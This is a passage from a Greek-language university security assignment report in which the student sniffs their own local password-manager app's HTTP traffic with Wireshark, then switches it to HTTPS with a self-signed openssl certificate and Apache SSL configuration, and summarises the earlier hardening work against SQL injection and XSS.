
Κάνω Follow HTTP Stream στο POST που έγινε στο passman/dashboard.php



Βλέπω πάλι το PHPSESSID καθώς και τα δεδομένα που εισήγαγε ο χρήστης στην φόρμα. Αν πάω παρακάτω στο stream θα δω πάλι όλα τα entries που βλέπει και ο χρήστης στο dashboard του όπως φαίνεται στο από κάτω screenshot.







Βλέπω δηλαδή της παραμέτρους που “στέλνονται” προς την βάση. Έχω φροντίσει όμως νωρίτερα να κάνω hash το password οπότε η πληροφορία που υποκλέβεται είναι μη αναγνώσιμη. Με όμοιο τρόπο μπορώ να δω τα requests για register ή εισαγωγή νέων credentials, όμως και εκεί η πληροφορία είναι είτε hashed είτε κρυπτογραφημένη.

Για να αντιμετωπίσουμε τώρα το παραπάνω πρόβλημα θα κάνουμε την επικοινωνία μας μέσω πρωτοκόλλου HTTPS και όχι HTTP, ακολουθώντας την παρακάτω διαδικασία.

Αρχικά θα δημιουργήσουμε ένα self-signed certificate:

- Δημιουργία ζεύγους κλειδιών με την παρακάτω εντολή:  
openssl genrsa -out ssckey.pem 2048
- Δημιουργία αρχείου με το public key:  
openssl rsa -in ssckey.pem -pubout -out ssc-public.pem
- Δημιουργία αίτησης (CSR: certificate signing request):  
openssl req -new -key ssckey.pem -out ssc.csr

Στο σημείο αυτό μας ζητήθηκε να συμπληρώσουμε κάποιες πληροφορίες, συγκεκριμένα:

Country Name:

State or Province Name:

Locality Name:

Organization Name:

Organizational Unit Name:

Common Name: (συμπληρώθηκε με localhost)

- Υπογραφή της αίτησης με το δικό μας κλειδί (self-signed certificate):  
openssl x509 -req -days 365 -in ssc.csr -signkey ssckey.pem -out ssc.crt

Τα κλειδιά και το πιστοποιητικό δημιουργήθηκαν κανονικά με την παραπάνω διαδικασία (δεν ανέβηκε τίποτα από αυτά για λόγους ασφαλείας).

Τα παραπάνω αποθηκεύτηκαν στο C:\xampp\apache\conf\my-keys  
Μένει μόνο να ρυθμίσουμε το httpd-ssl.conf κατάλληλα. Ανοίγουμε το αρχείο και θέτουμε:


SSLCertificateFile "conf/my-keys/ssc.crt"

SSLCertificateKeyFile "conf/my-keys/sskey.pem"


Επανεκκινούμε τον apache server και δοκιμάζουμε το url:

<https://localhost/passman/login.php>


και παρατηρούμε το παρακάτω



Ο browser μας λοιπόν θεωρεί μη ασφαλής την σύνδεση μας. Αυτό συμβαίνει επειδή το πιστοποιητικό μας είναι self-signed certificate, δηλαδή το έχουμε υπογράψει εμείς οι ίδιοι, οπότε δεν μπορεί να επιβεβαιώσει την ταυτότητα του server καθώς δεν ανήκει σε καμία Πιστοποιητική Αρχή (Certificate Authority – CA). Η σύνδεση μας παρόλα αυτά εξακολουθεί να είναι κρυπτογραφημένη. Σε ένα πραγματικό σενάριο δεν θα υπογράφαμε εμείς το πιστοποιητικό αλλά θα καταθέταμε την αίτηση μας σε μια πιστοποιητική αρχή π.χ. το Let's Encrypt. Εφόσον τώρα το πιστοποιητικό είναι δικό μας και γνωρίζουμε την ασφάλεια του θα το παρακάμψουμε πατώντας Advanced και στην συνέχεια Proceed to localhost (unsafe):



Θα δοκιμάσουμε λοιπόν πάλι να παρακολουθήσουμε το δίκτυο με το περιβάλλον Wireshark. Βάζοντας σαν display filters `tcp.port == 80` (default port για http σε apache) ή http παρατηρούμε ότι δεν εμφανίζεται τίποτα. Βάζουμε λοιπόν σαν display filter το `tls` και παρατηρούμε την διαδικασία χειραψιάς ή αλλιώς TLS Handshake.



Συγκεκριμένα βλέπω Client Hello (ο client στέλνει μια λίστα υποστηριζόμενων πρωτοκόλλων κρυπτογράφησης και παραμέτρων) και Server Hello (ο server απαντά με το πρωτόκολλο κρυπτογράφησης που θα χρησιμοποιηθεί, το δημόσιο κλειδί του από το self-signed certificate και άλλα στοιχεία). Η επικοινωνία μου λοιπόν είναι κρυπτογραφημένη. Παρόλα αυτά ακόμα μπορώ να δω τα MySQL queries με όμοιο τρόπο όπως πριν και αυτός είναι και ένας από τους λόγους που είναι πολύ σημαντικό η πληροφορία μου να αποθηκεύεται κρυπτογραφημένη (ή hashed) στην βάση δεδομένων μου.

Πλέον λοιπόν χρησιμοποιώ ασφαλές πρωτόκολλο HTTPS, όποτε οι πληροφορίες επικοινωνίας δεν μπορούν να υποκλαπούν από κάποιον που παρακολουθεί την κίνηση του δικτύου (εκτός αν αποκτήσει το private key, αν και σε TLSv1.3 που χρησιμοποιούμε εμείς ούτε αυτό είναι αρκετό).

## Συμπεράσματα - Σημειώσεις

Με αυτά λοιπόν τελείωσε και η δουλεία μου στην εργασία. Μας δόθηκε μια εφαρμογή με πολλά και σημαντικά κενά ασφαλείας τα οποία κληθήκαμε να αντιμετωπίσουμε. Συγκεκριμένα ασχοληθήκαμε με προνόμια χρηστών για εκτέλεση SQL εντολών, προστασία από SQL Injection, cross site scripting attacks (XSS), τον τρόπο που αποθηκεύονται οι ευαίσθητες πληροφορίες στην βάση μου και πρωτόκολλα επικοινωνίας. Όλα τα παραπάνω αναλύθηκαν λεπτομερώς. Πρώτα εντοπίσαμε ότι υπάρχουν όντως αυτές οι “τρύπες” παρουσιάζοντας διάφορα παραδείγματα επιθέσεων που θα μπορούσε να κάνει κάποιος κακόβουλος χρήστης. Στην συνέχεια προσπαθήσαμε να βελτιώσουμε την εφαρμογή μας ως προς την ασφάλεια και ξανά με παραδείγματα δείξαμε την δουλεία μας.

Εκτός από αυτήν την αναφορά το zip αρχείο της εργασίας εμπεριέχει τα παρακάτω:

- new\_passman: Φάκελος με τα αρχεία κώδικα της εφαρμογής έτσι όπως τα τροποποιήσαμε.
- users.sql: Εντολές sql για την δημιουργία χρηστών και η απονομή προνομίων καθώς και ενημερώσεις πινάκων όπου χρειάστηκαν.
- streams: Φάκελος που περιέχει τα δύο streams που αποθηκεύσαμε κατά την διάρκεια παρακολούθησης του δικτύου (βλέπε 5η ενότητα προβλημάτων).